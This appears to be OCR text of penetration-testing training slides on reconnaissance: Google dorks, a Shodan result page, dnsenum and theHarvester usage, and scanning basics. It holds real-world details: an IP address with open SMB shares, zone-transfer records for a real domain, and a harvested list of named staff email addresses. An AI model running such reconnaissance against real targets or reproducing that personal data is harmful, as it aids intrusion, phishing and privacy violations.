
Google Hacking – Enumerating Path



Google Hacking – Finding Subdomains




Google Hacking



Date Added	Dork	Category	Author
2019-03-18	"Powered by BOINC"	Web Server Detection	CrimsonTorso
2019-03-18	"Powered by Trac 1.0.2"	Various Online Devices	CrimsonTorso
2019-03-13	"online learning powered by bksb"	Pages Containing Login Portals	CrimsonTorso
2019-03-11	inurl:/php-errors.log filetype:log	Error Messages	Thalysson Sarmento
2019-03-11	inurl:/files/_log/ filetype:log	Files Containing Juicy Info	Thalysson Sarmento
2019-03-11	inurl:8000/portal/	Various Online Devices	Thalysson Sarmento
2019-03-11	inurl:/portal/apis/fileExplorer/	Various Online Devices	Thalysson Sarmento
2019-03-11	inurl:'/scopia/entry/index.jsp'	Pages Containing Login Portals	Lazy Hacker
2019-03-11	inurl:'/logon/logonServlet'	Pages Containing Login Portals	Lazy Hacker
2019-03-11	intitle:'Welcome to JBoss AS'	Various Online Devices	Lazy Hacker
2019-03-11	inurl:'/zabbix/index.php'	Pages Containing Login Portals	Lazy Hacker
2019-03-11	intitle:'Centreon - IT & Network Monitoring'	Pages Containing Login Portals	Lazy Hacker
2019-03-07	"/1000/system_information.asp"	Various Online Devices	CrimsonTorso
2019-03-04	inurl:typo3conf/l10n/	Sensitive Directories	PsycoR
2019-03-04	inurl:/files/contao	Sensitive Directories	PsycoR

Shodan


Shodan
Developers
Book
View All...
SHODAN
printer
Explore
Developer Pricing
Enterprise Access
New to Shodan?
Login or Register
Exploits
Maps
Images
TOTAL RESULTS
122,669
TOP COUNTRIES
United States 25,822
Korea, Republic of 19,354
Germany 9,618
Taiwan 5,494
France 5,216
TOP SERVICES
Line Printer Daemon 63,165
SMB 51,550
SNMP 2,809
UPnP 1,131
Finger 771
TOP ORGANIZATIONS
Korea Telecom 12,108
Optimum Online 4,143
SK Broadband 2,802
HiNet 2,662
83.58.217.70
70.red-83-58-217.dynamicip.rima-tde.net
Windows 6.1
Telefonica de Espana
Added on 2019-03-21 19:21:11 GMT
Spain, Madrid
SMB Status
Authentication: disabled
SMB Version: 1
Capabilities: raw-mode,unicode,large-files,nt-smb,rpc-remote-api,nt-status,level2-oplocks,lock-and-read,nt-find,dfs,infolevel-passthru,large-readx,large-writex,unix,extended-security
Shares
Name Type Comments
Certs_Folder Disk Certifications
Music Disk Music
Torrent Disk Torrent Download Folder
Videos Disk Films and Series
FTP_Folder Disk FTP
tmp Disk recovered
iTunes Disk iTunes Library
iPhoto Disk iPhoto_Library
Photos Disk...
210.108.222.222
LG DACOM Corporation
Added on 2019-03-21 19:19:00 GMT
Korea, Republic of
Windows LPD ServerError: specified printer does not existnamic False]

Information Gathering Tools

Dnsenum

- ./dnsenum.pl vulnweb.com

```
Trying Zone Transfers and getting Bind Versions:
_____________________________________________


Trying Zone Transfer for sport-fm.gr on ns0.hol.gr ...
sport-fm.gr                             86400    IN    SOA
sport-fm.gr                             86400    IN    NS
sport-fm.gr                             86400    IN    NS
sport-fm.gr                             86400    IN    NS
sport-fm.gr                             86400    IN    MX
sport-fm.gr                             86400    IN    MX
admin.sport-fm.gr                       3600     IN    NS
admin.sport-fm.gr                       3600     IN    NS
admin.sport-fm.gr                       3600     IN    NS
admin.sport-fm.gr                       3600     IN    NS
blogs.sport-fm.gr                       3600     IN    NS
blogs.sport-fm.gr                       3600     IN    NS
blogs.sport-fm.gr                       3600     IN    NS
blogs.sport-fm.gr                       3600     IN    NS
cameres.sport-fm.gr                     3600     IN    A        212.251.47.36
cameres2.sport-fm.gr                    3600     IN    A        212.251.47.46
ftp.sport-fm.gr                         3600     IN    A        212.251.47.41
hermes.sport-fm.gr                      3600     IN    A        212.251.47.40
hermes1.sport-fm.gr                     86400    IN    A        212.251.47.42
radio.sport-fm.gr                       86400    IN    CNAME
resources.sport-fm.gr                   3600     IN    NS
resources.sport-fm.gr                   3600     IN    NS
resources.sport-fm.gr                   3600     IN    NS
resources.sport-fm.gr                   3600     IN    NS
scribblelive.sport-fm.gr                3600     IN    CNAME
www.sport-fm.gr                         3600     IN    NS
www.sport-fm.gr                         3600     IN    NS
www.sport-fm.gr                         3600     IN    NS
www.sport-fm.gr                         3600     IN    NS

ns0.hol.gr Bind Version:  ( surely you must be joking :) )
```

theHarvester

```
./theharvester.py -d microsoft.com -l 500 -b google
```

Searching emails accounts for the domain microsoft.com in a PGP server, here it's not necessary to specify the limit.

```
./theharvester.py -d microsoft.com -b pgp
```

Searching for user names that works in the company microsoft, we use google as search engine, so we need to specify the limit of results we want to use:

```
./theharvester.py -d microsoft.com -l 200 -b linkedin
```

Searching in all sources at the same time, with a limit of 200 results:

```
./theHarvester.py -d microsoft.com -l 200 -b all
```

theHarvester

```
(Py3) root@backbox:~/Desktop/theHarvester# theHarvester -d google.com -l 1000 -b duckduckg
o
table results already exists

*******************************************************************
*                                                                 *
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.1.0.dev2                                         *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: google.com

[*] Searching DuckDuckGo.

[*] No IPs found.

[*] No emails found.

[*] Hosts found: 23
---------------------
accounts.google.com:216.58.196.77
adservice.google.com:172.217.166.162
apis.google.com:172.217.166.78
contacts.google.com:172.217.166.78
docs.google.com:172.217.26.238
drive.google.com:172.217.166.174
duo.google.com:172.217.160.206
earth.google.com:172.217.166.46
encrypted.google.com:172.217.166.46
hangouts.google.com:172.217.166.46
jamboard.google.com:172.217.27.206
keep.google.com:216.58.199.174
mail.google.com:172.217.27.197
myaccount.google.com:172.217.166.46
photos.google.com:216.58.199.174
play.google.com:172.217.167.174
policies.google.com:216.58.196.78
support.google.com:172.217.26.238
www.google.com:172.217.160.164
```

```
 Harvesting results


[+] Emails found:
------------------
amy.hughes@theguardian.com
jon.norman@theguardian.com
tom.forbes@theguardian.com
niko.kommenda@theguardian.com
sam.jones@theguardian.com
regis.kuckaertz@theguardian.com
hannah.devlin@theguardian.com
joseph.smith@theguardian.com
calum.campbell@theguardian.com
jacob.riggs@theguardian.com
michael.barton@theguardian.com
akash.askoolum@theguardian.com
peter.colley.freelance@theguardian.com
nicolas.long@theguardian.com
alex.hern@theguardian.com
thomas.bonnin@theguardian.com
mat.heywood@theguardian.com
nathaniel.bennett@theguardian.com
sally.goble@theguardian.com
jennifer.sivapalan@theguardian.com
michael.safi@theguardian.com
justin.pinner@theguardian.com
jonathan.soul@theguardian.com
jasper.jackson@theguardian.com
oliver.holmes@theguardian.com
hilary.osborne@theguardian.com
rupert.bates@theguardian.com
caelainn.barr@theguardian.com
christopher.lloyd@theguardian.com
susie.coleman@theguardian.com
chris.whitworth@theguardian.com
andi.elsner@theguardian.com
```


What can be found?

- Users:
  - Creators.
  - Modifiers .
  - Users in paths.
    - C:\Documents and settings\jfoo\myfile
    - /home/johnnyf
- Operating systems.
- Printers.
  - Local and remote.
- Paths.
  - Local and remote.
- Network info.
  - Shared Printers.
  - Shared Folders.
  - ACLS.
- Internal Servers.
  - NetBIOS Name.
  - Domain Name.
  - IP Address.
- Database structures.
  - Table names.
  - Colum names.
- Devices info.
  - Mobiles.
  - Photo cameras.
- Private Info.
  - Personal data.
- History of use.
- Software versions.

Scanning and Enumeration

Scanning – Definition

- Scanning is one of the three components of intelligence gathering for an attacker
  - The attacker finds information about
    - Specific IP Address
    - Operating System
    - System architecture
    - Services running on each computer



Types of Scanning

- Port Scanning
  - A series of messages sent by someone attempting to break into a computer to learn about the computer's network service
  - Each associated with a "well-know" port number
- Network Scanning
  - A procedure for identifying active on a network
  - Either for the purpose of attacking them or for network security assessment
- Vulnerability Scanning
  - The automated process of proactively identifying vulnerabilities of computing systems present in a network


Objectives of Scanning

- To detect live systems running on the network
- To discover which ports are active/running
- To discover the operating system running on the target system(fingerprint)
- To discover the service running/listening on the target system
- To discover the IP address of the target system

Nmap for Pentest

- Free Download !!
- Best Tools for Scanning port
- Support GUI Mode (Zenmap)
- Many Service Enumeration Plugin
  - SMB-OS-Discovery
  - SMB-Enumeration (Users / Shares)
  - SMB-Brute Force (Using Dictionary / HASH !!!)
  - SMB-Dump Password HASH
- Vulnerabilities Checking (CVE Number)
- Etc.. (Open Source for Develop Nmap-Scripts)


Port Scan


Scan type
Scan open
Half open
stealth
sweeps
Misc.
TCP connect
TCP syn
TCP FIN
ICMP echo
UDP/ICMP error
Reverse ident
Dump syn
Ack scan
TCP sweeps
FTP bounce
XMAS scan
NULL scan

